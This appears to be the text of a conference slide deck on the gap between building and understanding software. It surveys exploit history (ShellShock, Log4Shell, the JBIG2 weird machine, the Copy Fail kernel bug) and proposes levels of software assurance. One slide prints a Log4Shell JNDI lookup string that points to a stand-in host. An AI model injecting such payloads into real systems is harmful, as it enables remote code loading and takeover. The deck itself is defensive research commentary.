

Mapping and Bridging the Software Understanding Gap

Disclaimers

- These are not my results, they all belong to other people & research groups.
- Some of this research was developed with funding from the Defense Advanced Research Projects Agency (DARPA). The views, opinions and/or findings expressed are those of the author(s) and should not be interpreted as representing the official views or policies of the Department of War or the U.S. Government.
- All other views and opinions are mine and should not be interpreted as representing the official views or policies of the Department of War or the U.S. Government.


What is Software Understanding?

“What are these new fancy words and why should we care?”

“Our ability to build software far exceeds our ability to understand it”

Consequences:

- The essence of strategic contest in cyber is software understanding
- Everyone needs tools to get ~~critical~~ software into “understood” states and keep it there



January 2025

Understanding the Gap through exploitation

Non-understanding == exploitability


ShellShock (2014); Log4Shell (2021)

- From untrusted request to ***parse_and_execute*** via HTTP, DHCP, SSH servers and clients
- From HTTP request to **JNDI**, LDAP, other fetch-and-load-object engines


```
${jndi:ldap://  
example.com/file}
```



JBIG2 weird machine in iMessage (2021)



PDF masquerades as an emoji,
get rendered



Copy.Fail & page-cache logic flaw follow-ons (2026)

- **Logic** bugs crossing many Linux subsystems
- Deterministic, immune to all randomized mitigations
- AI-assisted, given a *theory* of page-cache system insecurity

Copy Fail (CVE-2026-31431) is a logic bug in the Linux kernel's *authencesn* cryptographic template. It lets an unprivileged local user trigger a deterministic, controlled 4-byte write into the page cache of any readable file on the system. A single 732-byte Python script can edit a *setuid* binary and obtain root on essentially all Linux distributions shipped since 2017.

Understanding is lifting to abstractions


- What's the actual [architecture](#) of my software?
 - Exposed shells and command processors: ShellShock, Log4Shell, ...
- What are my actual [interfaces](#), inputs, and parsers?
 - Is this an emoji or a PDF? How many parsers do I have?
- What does this code's [programmable \(memory, cache, ...\) footprint](#) look like?
 - Is this a shell/processor/linker that doesn't quite look like a shell or linker?
 - Is this cache mixing objects from too many subsystems? (Cf. Copy.Fail ++)

Evolution of exploitation concepts

Concept

Defenses

Learnings



1990s

Era of “Antivirus” and Intrusion Detection/Intrusion Prevention Systems (IDS/IPS)

External malicious code must be brought onto the target and mistakenly executed

Detect malicious code in transit, prevent execution


Payloads that don’t need any code emerge (ca. early 2000s)

Evolution of exploitation concepts


Concept

Defenses

Learnings



2000s



1990s

Era of Fuzzing, Sanitizers, Sandboxes, Randomization

Chains of bugs: Unintended effects of bugs (“primitives”) are generalized into patterns (“techniques”) triggered sequentially or (less often) concurrently. Exploits are reliable compositions of primitives and techniques.

Instrument code to catch anomalous effects, disrupt their composition with randomness; sandbox code with abundant bugs (e.g., parsers, codecs, drivers)

Techniques start leveraging intermediate abstractions of target code, legitimate sandbox interfaces & contexts

Era of “Antivirus” and Intrusion Detection/Intrusion Prevention Systems (IDS/IPS)

External malicious code must be brought onto the target and mistakenly executed

Detect malicious code in transit, prevent execution

Payloads that don’t need any code emerge (ca. early 2000s)

Evolution of exploitation concepts

Concept

Defenses

Learnings

Era of Weird Machines; Effective defenses are DARPA-hard, TBD

Weird machines: Attackers co-opt **large parts** of target' own **bug-free** code to act on subtle corruptions of complex data structures and state. Target's own logic is repurposed to create **exploit execution engines** ("weird machines") that don't exhibit easily detectable anomalies, primitives, or technique tell-tales.

Denying weird machines via mechanized modeling of architecture, interfaces, and emergent properties of intermediate abstraction layers. Ongoing research.

Random ("fuzzing") finding of bugs and primitives, artisanal distillation of techniques, and bespoke mitigations are **obsolete**. Weird machine exploit chains of "impossible" complexity are **already in the wild**.

Era of Fuzzing, Sanitizers, Sandboxes, Randomization

Chains of bugs: Unintended effects of bugs ("primitives") are generalized into patterns ("techniques") triggered sequentially or (less often) concurrently. Exploits are reliable compositions of primitives and techniques.

Instrument code to catch anomalous effects, disrupt their composition with randomness; sandbox code with abundant bugs (e.g., parsers, codecs, drivers)


Techniques start leveraging intermediate abstractions of target code, legitimate sandbox interfaces & contexts

Era of "Antivirus" and Intrusion Detection/Intrusion Prevention Systems (IDS/IPS)


External malicious code must be brought onto the target and mistakenly executed

Detect malicious code in transit, prevent execution


Payloads that don't need any code emerge (ca. early 2000s)



2010s-now



2000s



1990s

Bridging the Gap

Bridging the gap, gradually

Ratcheting up guarantees & understanding

L5+	
L4	
L3	
L2	
L1	Mechanized description of system architecture

“What are my shells and other command engines?”

Bridging the gap, gradually

Ratcheting up guarantees & understanding

L5+		
L4		
L3		
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	What data and command languages my modules speak?
L1	Mechanized description of system architecture	“What are my shells and other command engines?”

Bridging the gap, gradually

Ratcheting up guarantees & understanding

L5+		
L4		
L3	Memory & referential safety, per-module and globally	Is my data's integrity protected? What happens if not?
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	What data and command languages my modules speak?
L1	Mechanized description of system architecture	“What are my shells and other command engines?”

Bridging the gap, gradually

Ratcheting up guarantees & understanding

L5+		
L4	Models and proofs of modeled properties (cf. MBSE)	What higher-level properties are guaranteed, and how?
L3	Memory & referential safety, per-module and globally	Is my data's integrity protected? What happens if not?
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	What data and command languages my modules speak?
L1	Mechanized description of system architecture	“What are my shells and other command engines?”


Bridging the gap, gradually

Ratcheting up guarantees & understanding

L5+	Functional correctness specifications, with proofs of security against well-defined threat models	Can I prove my whole program correct and secure?
L4	Models and proofs of modeled properties (cf. MBSE)	What higher-level properties are guaranteed, and how?
L3	Memory & referential safety, per-module and globally	Is my data's integrity protected? What happens if not?
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	What data and command languages my modules speak?
L1	Mechanized description of system architecture	“What are my shells and other command engines?”

Bridging the gap, gradually


Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	
L4	Models and proofs of modeled properties (cf. MBSE)	
L3	Memory & referential safety, per-module and globally	
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Bridging the gap, gradually


Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	
L4	Models and proofs of modeled properties (cf. MBSE)	
L3	Memory & referential safety, per-module and globally	
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	Tools to automatically generate input-handling code Tools to automatically <u>infer</u> & generate validity filters
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Bridging the gap, gradually


Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	
L4	Models and proofs of modeled properties (cf. MBSE)	
L3	Memory & referential safety, per-module and globally	Tools to assure memory safety across complete code bases, including glue code and ABIs
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	Tools to automatically generate input-handling code Tools to automatically <u>infer</u> & generate validity filters
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Bridging the gap, gradually


Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	
L4	Models and proofs of modeled properties (cf. MBSE)	Automated tools to assure models Tools to recover models & validate faithfulness to code
L3	Memory & referential safety, per-module and globally	Tools to assure memory safety across complete code bases, including glue code and ABIs
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	Tools to automatically generate input-handling code Tools to automatically <u>infer</u> & generate validity filters
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Bridging the gap, gradually

